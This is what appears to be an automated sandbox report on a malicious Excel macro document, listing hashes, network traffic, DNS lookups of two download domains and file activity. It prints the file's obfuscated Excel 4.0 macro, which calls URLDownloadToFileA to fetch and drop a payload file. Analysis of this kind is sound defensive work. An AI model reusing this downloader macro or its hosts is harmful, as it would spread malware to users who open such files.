Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\user\jordji.nbvt11

C:\Users\user\jordji.nbvt11	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	494
Entropy (8bit):	4.962239405540505
Encrypted:	false
SSDEEP:	12:hnMQbwzRQ6QclfhxxEdWr+YZrH3atJMlgOt0quoQL:hMxRQspxCQnZrH3atEx0h
MD5:	0357AA49EA850B11B99D09A2479C321B
SHA1:	41472BA5C40F61FA1C77C42CF06248F13B8785F0
SHA-256:	0FF0B7FCB090C65D0BDCB2AF4BBD2C30F33356B3CE9B117186FA20391EF840A3
SHA-512:	A317A0F035B8DFF7CA60C76B0B75698A3528FD4C7C5E915292C982D2B38C1C937C318362C891E93BEE6FDB1B166764D7183140A837FD23DAA2BE3D2DAC5A5DC
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN".<html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0">. <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe>. </body>.</html>.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.917049261986743
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	statistic-2072807337.xlsm
File size:	109084
MD5:	2a3d96f5457e24e8b8ade652e615bfb4
SHA1:	caa93a1b75bcbfff2ce4036a775f4d138ad927a3
SHA256:	a9763b59e46f04675d60453c99910ce4dd7e72c9302964256612d2a18be7a5c9
SHA512:	726fc5388ef81b23f5f785d74915ab2609b10283ff76ad308ce5043acc738054b3f66495cfb174896084511d53d0a9d4e48aad1a9215d959790a43794b4ee348
SSDEEP:	1536:iutuov3BiTr4GDgM+nG92hjPcQpWUot9E8cNcrAOJOerwzkFBHhr6vQnf+zy7fc:ikuocrZDKGopH8x+8HdoLqp6vif+zUk
File Content Preview:	PK.....!.t.....[Content_Types].xml ...(.....##.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "statistic-2072807337.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	

Indicators	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,=HALT(),,,,,,,,,,,"=4984654+9846544+468464=CALL(Sheet2!AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT114,before.3.21.42.sheet!AT39,0,0)=CALL(Sheet2!AY107&""n"",Sheet2!AY108&""A"",Sheet2!AY118,before.3.21.42.sheet!AR49,Sheet2!AT115,before.3.21.42.sheet!AT39&""1"",0,0)",,,,,,,,,,,,,,=Sheet2!AW142(),,,,,,,,,,,,,,,,,,,,U,J,",D",..\jordji.nbvt1R,J,l,L,C,l,D,C,R,o,B,e,w,B,g,n,,i,l,,s,o,,t,a,,e,d,0,r,T,,S,o,,e,F,,r,i,,ve,l,,r,e,,,
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:27:20.016963959 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:20.201813936 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:20.202217102 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:20.218230009 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:20.402939081 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:20.429826975 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:20.429868937 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:20.429894924 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:20.430191994 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:20.476080894 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:20.675971985 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:20.677095890 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:22.323178053 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:22.548641920 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:22.960536957 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:22.960680008 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:22.961014986 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:22.961103916 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:22.961466074 CEST	49167	443	192.168.2.22	192.254.233.89
May 4, 2021 13:27:23.041811943 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.145984888 CEST	443	49167	192.254.233.89	192.168.2.22
May 4, 2021 13:27:23.204562902 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.204689026 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.205498934 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.368983984 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.384464025 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.384489059 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.384500980 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.384694099 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.424267054 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.598233938 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.598401070 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.648292065 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.825110912 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.825135946 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.825305939 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.826057911 CEST	49170	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.829133034 CEST	49171	443	192.168.2.22	192.185.5.2

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:27:23.989006996 CEST	443	49170	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.992907047 CEST	443	49171	192.185.5.2	192.168.2.22
May 4, 2021 13:27:23.993030071 CEST	49171	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:23.994009018 CEST	49171	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:24.158796072 CEST	443	49171	192.185.5.2	192.168.2.22
May 4, 2021 13:27:24.188575029 CEST	443	49171	192.185.5.2	192.168.2.22
May 4, 2021 13:27:24.188819885 CEST	49171	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:24.189477921 CEST	49171	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:24.225270033 CEST	49171	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:24.388628960 CEST	443	49171	192.185.5.2	192.168.2.22
May 4, 2021 13:27:24.544778109 CEST	443	49171	192.185.5.2	192.168.2.22
May 4, 2021 13:27:24.544797897 CEST	443	49171	192.185.5.2	192.168.2.22
May 4, 2021 13:27:24.544905901 CEST	49171	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:24.545784950 CEST	49171	443	192.168.2.22	192.185.5.2
May 4, 2021 13:27:24.708571911 CEST	443	49171	192.185.5.2	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 13:27:19.797452927 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 13:27:19.997759104 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 13:27:21.023807049 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 13:27:21.081130028 CEST	53	53099	8.8.8.8	192.168.2.22
May 4, 2021 13:27:21.090488911 CEST	52838	53	192.168.2.22	8.8.8.8
May 4, 2021 13:27:21.150377989 CEST	53	52838	8.8.8.8	192.168.2.22
May 4, 2021 13:27:21.701606035 CEST	61200	53	192.168.2.22	8.8.8.8
May 4, 2021 13:27:21.759788990 CEST	53	61200	8.8.8.8	192.168.2.22
May 4, 2021 13:27:21.766521931 CEST	49548	53	192.168.2.22	8.8.8.8
May 4, 2021 13:27:21.828672886 CEST	53	49548	8.8.8.8	192.168.2.22
May 4, 2021 13:27:22.980290890 CEST	55627	53	192.168.2.22	8.8.8.8
May 4, 2021 13:27:23.038052082 CEST	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 13:27:19.797452927 CEST	192.168.2.22	8.8.8.8	0xa4ce	Standard query (0)	industrialarttextile.com	A (IP address)	IN (0x0001)
May 4, 2021 13:27:22.980290890 CEST	192.168.2.22	8.8.8.8	0xd063	Standard query (0)	anaheimdermatologists.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 13:27:19.997759104 CEST	8.8.8.8	192.168.2.22	0xa4ce	No error (0)	industrialarttextile.com		192.254.233.89	A (IP address)	IN (0x0001)
May 4, 2021 13:27:23.038052082 CEST	8.8.8.8	192.168.2.22	0xd063	No error (0)	anaheimdermatologists.com		192.185.5.2	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 13:27:20.429894924 CEST	192.254.233.89	443	192.168.2.22	49167	CN=mail.gdmart.com.bd CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 10 10:47:11 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 08 11:47:11 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 13:27:23.384500980 CEST	192.185.5.2	443	192.168.2.22	49170	CN=cpcalendars.anaheimdermatologists.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 22:18:32 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 15 23:18:32 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2100 Parent PID: 584

General

Start time:	13:26:41
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f730000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E292.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FA7EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\15EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$statistic-2072807337.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\D5EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14045828C	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14045828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\605C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FA7EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E292.tmp	success or wait	1	13FCEB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\605C.tmp	success or wait	1	13FCEB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\D5EE0000	C:\Users\user\Desktop\statistic-2072807337.xlsm	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.png	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.png	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image023.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image023.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image024.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image024.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image025.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image025.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$statistic-2072807337.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F97F526	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\~$statistic-2072807337.xlsm</td><td>unknown</td><td>110</td><td>05 00 41 00 6c 00
62 00 75 00 73 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00</td><td>..A.l.b.u.s. . . . .
. . . .
. . . .</td><td>success or wait</td><td>1</td><td>13F97F591</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\15EE0000</td><td>569</td><td>450</td><td>ac 55 cb 6e db 30
10 bc 17 e8 3f 08
bc 16 12 9d 1c 8a
a2 b0 9c 43 9b 1c
d3 00 49 3f 80 26
d7 12 61 be c0 65
12 fb ef bb a4 15
b7 35 1c cb 4a 72
d1 83 d4 ce cc 0e
